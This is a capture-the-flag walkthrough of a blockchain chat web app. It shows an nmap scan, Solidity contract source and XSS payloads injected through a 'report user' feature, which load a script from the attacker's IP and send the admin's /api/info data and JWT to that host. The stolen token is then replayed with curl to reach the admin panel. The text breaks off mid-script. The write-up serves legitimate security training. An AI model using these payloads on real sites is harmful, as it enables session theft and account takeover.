Report
We begin by the usual nmap scan.
nmap 10.129.243.42 -sV -p-
We get some open ports.

- 22:
SSH. - 80:
HTTPrunningWerkzeug/3.0.3Python/3.12.3we may have anSSTI.
We begin by interacting with HTTP.

We can see a Decentralized Chat application using blockchain technology. Lets break this down.
What is Blockchain?
A blockchain is a distributed ledger technology that records data in a secure, tamper-resistant way. It consists of blocks of data that are linked together in chronological order. Each block contains:
- Data: In the context of a chat app, this could be the chat messages or metadata about the communication.
- Hash: A unique identifier for the block, like a fingerprint.
- Previous Block Hash: Links the current block to the previous one, forming a chain.
- Timestamp and Other Information: Ensures records are time-stamped and cannot easily be altered.
What is Decentralization?
Decentralization refers to the absence of a central authority or middleman controlling data. In a decentralized system, decision-making and data storage are distributed across a network of nodes.
In the context of the chat application:
- Messages are not stored on a central server (like WhatsApp or Slack) but are distributed across multiple nodes (participants or independent computers in the network).
- Each node maintains a copy of the blockchain, ensuring the system continues to function even if some nodes go offline.
We can begin by registering an account.

We are logged in and redirected to chat.

By clicking on contract source on the bottom page, we get a page that is showing Json data.

- Chat.sol:
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.23;

// import "./Database.sol";

interface IDatabase {
    function accountExist(
        string calldata username
    ) external view returns (bool);

    function setChatAddress(address _chat) external;
}

contract Chat {
    struct Message {
        string content;
        string sender;
        uint256 timestamp;
    }

    address public immutable owner;
    IDatabase public immutable database;

    mapping(string user => Message[] msg) internal userMessages;
    uint256 internal totalMessagesCount;

    event MessageSent(
        uint indexed id,
        uint indexed timestamp,
        string sender,
        string content
    );

    modifier onlyOwner() {
        if (msg.sender != owner) {
            revert("Only owner can call this function");
        }
        _;
    }

    modifier onlyExistingUser(string calldata username) {
        if (!database.accountExist(username)) {
            revert("User does not exist");
        }
        _;
    }

    constructor(address _database) {
        owner = msg.sender;
        database = IDatabase(_database);
        database.setChatAddress(address(this));
    }

    receive() external payable {}

    function withdraw() public onlyOwner {
        payable(owner).transfer(address(this).balance);
    }

    function deleteUserMessages(string calldata user) public {
        if (msg.sender != address(database)) {
            revert("Only database can call this function");
        }
        delete userMessages[user];
    }

    function sendMessage(
        string calldata sender,
        string calldata content
    ) public onlyOwner onlyExistingUser(sender) {
        userMessages[sender].push(Message(content, sender, block.timestamp));
        totalMessagesCount++;
        emit MessageSent(totalMessagesCount, block.timestamp, sender, content);
    }

    function getUserMessage(
        string calldata user,
        uint256 index
    )
        public
        view
        onlyOwner
        onlyExistingUser(user)
        returns (string memory, string memory, uint256)
    {
        return (
            userMessages[user][index].content,
            userMessages[user][index].sender,
            userMessages[user][index].timestamp
        );
    }

    function getUserMessagesRange(
        string calldata user,
        uint256 start,
        uint256 end
    ) public view onlyOwner onlyExistingUser(user) returns (Message[] memory) {
        require(start < end, "Invalid range");
        require(end <= userMessages[user].length, "End index out of bounds");

        Message[] memory result = new Message[](end - start);
        for (uint256 i = start; i < end; i++) {
            result[i - start] = userMessages[user][i];
        }
        return result;
    }

    function getRecentUserMessages(
        string calldata user,
        uint256 count
    ) public view onlyOwner onlyExistingUser(user) returns (Message[] memory) {
        if (count > userMessages[user].length) {
            count = userMessages[user].length;
        }

        Message[] memory result = new Message[](count);
        for (uint256 i = 0; i < count; i++) {
            result[i] = userMessages[user][
                userMessages[user].length - count + i
            ];
        }
        return result;
    }

    function getUserMessages(
        string calldata user
    ) public view onlyOwner onlyExistingUser(user) returns (Message[] memory) {
        return userMessages[user];
    }

    function getUserMessagesCount(
        string calldata user
    ) public view onlyOwner onlyExistingUser(user) returns (uint256) {
        return userMessages[user].length;
    }

    function getTotalMessagesCount() public view onlyOwner returns (uint256) {
        return totalMessagesCount;
    }
}
- Database.sol:
// SPDX-License-Identifier: GPL-3.0
pragma solidity ^0.8.23;

interface IChat {
    function deleteUserMessages(string calldata user) external;
}

contract Database {
    struct User {
        string password;
        string role;
        bool exists;
    }

    address immutable owner;
    IChat chat;

    mapping(string username => User) users;

    event AccountRegistered(string username);
    event AccountDeleted(string username);
    event PasswordUpdated(string username);
    event RoleUpdated(string username);

    modifier onlyOwner() {
        if (msg.sender != owner) {
            revert("Only owner can call this function");
        }
        _;
    }

    modifier onlyExistingUser(string memory username) {
        if (!users[username].exists) {
            revert("User does not exist");
        }
        _;
    }

    constructor(string memory secondaryAdminUsername, string memory password) {
        users["admin"] = User(password, "admin", true);
        owner = msg.sender;
        registerAccount(secondaryAdminUsername, password);
    }

    function accountExist(string calldata username) public view returns (bool) {
        return users[username].exists;
    }

    function getAccount(
        string calldata username
    )
        public
        view
        onlyOwner
        onlyExistingUser(username)
        returns (string memory, string memory, string memory)
    {
        return (username, users[username].password, users[username].role);
    }

    function setChatAddress(address _chat) public {
        if (address(chat) != address(0)) {
            revert("Chat address already set");
        }

        chat = IChat(_chat);
    }

    function registerAccount(
        string memory username,
        string memory password
    ) public onlyOwner {
        if (keccak256(bytes(users[username].password)) != keccak256(bytes(""))) {
            revert("Username already exists");
        }
        users[username] = User(password, "user", true);
        emit AccountRegistered(username);
    }

    function deleteAccount(string calldata username) public onlyOwner {
        if (!users[username].exists) {
            revert("User does not exist");
        }
        delete users[username];

        chat.deleteUserMessages(username);
        emit AccountDeleted(username);
    }

    function updatePassword(
        string calldata username,
        string calldata oldPassword,
        string calldata newPassword
    ) public onlyOwner onlyExistingUser(username) {
        if (keccak256(bytes(users[username].password)) != keccak256(bytes(oldPassword))) {
            revert("Invalid password");
        }

        users[username].password = newPassword;
        emit PasswordUpdated(username);
    }

    function updateRole(
        string calldata username,
        string calldata role
    ) public onlyOwner onlyExistingUser(username) {
        if (!users[username].exists) {
            revert("User does not exist");
        }

        users[username].role = role;
        emit RoleUpdated(username);
    }
}
We can see a report user button.

The moderators will take action.

We can try to use some XSS payloads to test for vulnerabilities.
<img src=x onerror="location='http://10.10.16.3/'">
We get an output.

We can try to fetch the documnet.cookie now.
<img src=x onerror="location='http://10.10.16.3/?c='+document.cookie">
But this did not work. The cookie may have the HTTPOnly flag set.
We can try to use another approach.
<img src=x onerror="fetch('/api/info').then(r=>r.text()).then(t=>fetch('http://10.10.16.3/log?data='+encodeURIComponent(t),{mode:'no-cors'}))">
But still had no luck so tried to make it on 2 steps as maybe the server is blocking our request. First created a malicious JS file.
fetch('/api/info')
    .then(response => response.text())  // Get the response body as text
    .then(text => {
        // Send the base64-encoded response to your server
        fetch('http://10.10.16.3/log?' + btoa(text), { mode: 'no-cors' });
    });
I made the server request our file and execute it using this payload.
<img src=1 onerror="var s=document.createElement('script'); s.src='http://10.10.16.3/xss.js'; document.body.appendChild(s);">
And we get a hit.

We decode the base64 string to get our token.
base64 -d <<< "eyJyb2xlIjoiYWRtaW4iLCJ0b2tlbiI6ImV5SmhiR2NpT2lKSVV6STFOaUlzSW5SNWNDSTZJa3BYVkNKOS5leUptY21WemFDSTZabUZzYzJVc0ltbGhkQ0k2TVRjek1qRTBNakEyTXl3aWFuUnBJam9pWm1ZNE5tUTRaRGt0WXpobU9DMDBOekk0TFRnM1pHRXROemxoTmpJMlltVXdNREV6SWl3aWRIbHdaU0k2SW1GalkyVnpjeUlzSW5OMVlpSTZJbUZrYldsdUlpd2libUptSWpveE56TXlNVFF5TURZekxDSmxlSEFpT2pFM016STNORFk0TmpOOS4yRzdRV1lGUzg4TXRDNjNCR2Z0aDF3MDRMRTFvUFRQZGFpSllNa0RlRmdzIiwidXNlcm5hbWUiOiJhZG1pbiJ9Cg=="

We can note the token.
{"role":"admin","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjE0MjA2MywianRpIjoiZmY4NmQ4ZDktYzhmOC00NzI4LTg3ZGEtNzlhNjI2YmUwMDEzIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTQyMDYzLCJleHAiOjE3MzI3NDY4NjN9.2G7QWYFS88MtC63BGfth1w04LE1oPTPdaiJYMkDeFgs","username":"admin"}
By adding the token to our cookie, we can see an /admin endpoint that we can access now. We can use curl for this too.
curl -H 'cookie:token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjEzNjc0OSwianRpIjoiYjk2ZWQ1NDEtNzcwMC00Nzc5LWE3YWEtZTYwNmEyNDU5Y2E2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyMTM2NzQ5LCJleHAiOjE3MzI3NDE1NDl9.vsH_bjHd6BwTSEstvIq5HoUTzGlA1Kq0rbdjkXOZmNE' http://10.10.11.43/admin
We get this output.

We can read the whole code of the page.
<!DOCTYPE html>
<html>

<head>
    <title>
        Admin - DBLC
    </title>
    <link rel="stylesheet" href="/assets/nav-bar.css">
</head>

<body>


    <!-- <main> -->


<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/assets/admin.css">
</head>

<body>

    <nav id="menu">
        <a href="/">
            <h1 id="sitename">Decentralized Chat</h1>
        </a>
        <ul>
            <li class="active"><a href="/">Home</a></li>


            <li id="login-status"></li>
            <li><a href="/chat">Chat</a></li>
            <li><a href="/profile">Profile</a></li>


                <li><a href="/admin">Admin</a></li>


        </ul>
    </nav>


    <div class="admin-panel clearfix">
        <div class="slidebar">
            <div class="logo">
                <a href=""></a>
            </div>
            <ul>
                <li><a href="#dashboard" id="targeted">dashboard</a></li>
                <li><a href="#posts">posts</a></li>
                <li><a href="#users">users</a></li>
            </ul>
        </div>
        <div class="main">
            <div class="mainContent clearfix">
                <div id="dashboard">
                    <h2 class="header"><span class="icon"></span>Dashboard</h2>
                    <div class="monitor">
                        <h4>Right Now</h4>
                        <div class="clearfix">
                            <ul class="content">
                                <li>content</li>
                                <li class="posts">
                                    <span class="count" id="chat-posts-count">
                                        0
                                    </span>
                                    </span><a href="">posts</a>
                                </li>
                                <li class="pages"><span class="count">
                                        2
                                    </span><a href="">Users</a></li>
                                <li class="pages"><span class="count" id="donations">
                                        0
                                    </span><a href="">Donations to Chat contract</a></li>


                            </ul>
                        </div>
                    </div>
                </div>
                <div id="posts">
                    <h2 class="header">posts</h2>
                    <ul>

                    </ul>

                </div>
                <div id="users">
                    <h2 class="header">users</h2>
                    <select id="user-select">

                        <option value="keira">keira</option>

                        <option value="xtromera">xtromera</option>

                    </select>
                </div>
            </div>
        </div>
    </div>

    <script src="/assets/web3.min.js">

    </script>
    <script>
        (async () => {
            const jwtSecret = await (await fetch('/api/json-rpc')).json();
            const web3 = new Web3(window.origin + "/api/json-rpc");
            const postsCountElement = document.getElementById('chat-posts-count');
            let chatAddress = await (await fetch("/api/chat_address")).text();
            let postsCount = 0;
            chatAddress = (chatAddress.replace(/[\n"]/g, ""));

            // })();
            // (async () => {
            //     let jwtSecret = await (await fetch('/api/json-rpc')).json();

            let balance = await fetch(window.origin + "/api/json-rpc", {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json',
                    "token": jwtSecret['Authorization'],
                },
                body: JSON.stringify({
                    jsonrpc: "2.0",
                    method: "eth_getBalance",
                    params: [chatAddress, "latest"],
                    id: 1
                })
            });
            let bal = (await balance.json()).result // || '0';
            console.log(bal)
